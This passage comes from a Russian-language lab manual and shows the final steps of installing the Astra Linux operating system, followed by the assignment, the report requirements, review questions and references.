


Рисунок 27.16. Выбор и установка программного обеспечения

17. Откроется окно для настройки графического интерфейса (См. Рисунок 27.17).




Рисунок 27.17. Графический интерфейс

18. Откроется окно установки системного загрузчика *GRUB* (См. Рисунок 27.18).




Рисунок 27.18. Установка системного загрузчика *GRUB* на жесткий диск

19. Откроется окно «Завершение установки» (См. Рисунок 27.19)




Рисунок 27.19. Завершение установки

20. Нажать «Продолжить», ОС перезагрузится, после чего появится окно входа в систему (См. Рисунок 27.20).




Рисунок 27.20. Вход в систему

21. Войти в систему по логину и паролю, указанным при регистрации (См. Рисунок 27.21).




Рисунок 27.21. ОС Astra Linux

Задание: Установить защищенную операционную систему *Astra Linux*.

Содержание отчета:

1. Титульный лист.
2. Задание.
3. Экранные снимки, подтверждающие выполнение проделанных шагов.
4. Ответы на контрольные вопросы.

Контрольные вопросы:

1. Какие сертификаты имеет ОС *Astra Linux*?
2. Какие платформы поддерживает ОС *Astra Linux*?
3. Какие отличия между ОС *Astra Linux Common Edition* и ОС *Astra Linux Special Edition*?
4. Какие возможности по обеспечению безопасности предоставляет ОС *Astra Linux*?
5. На какие параметры функционально подразделяются параметры загрузки?
6. Перечислите параметры программы установки, их назначение.
7. Что такое режим киоска?
8. Назначение службы *ALD*.
9. Назначение подсистемы протоколирования. Из каких компонент она состоит?
10. Приведите утилиты командной строки для работы с зашифрованным диском.

Литература:

1. URL: <http://astra-linux.com/> (дата обращения: 23.11.2014)
2. Операционная система общего назначения «*Astra Linux Common Edition*». Руководство по установке. URL: http://www.astra-linux.com/images/doc/AstraLinuxCE_install.pdf (дата обращения: 23.11.2014)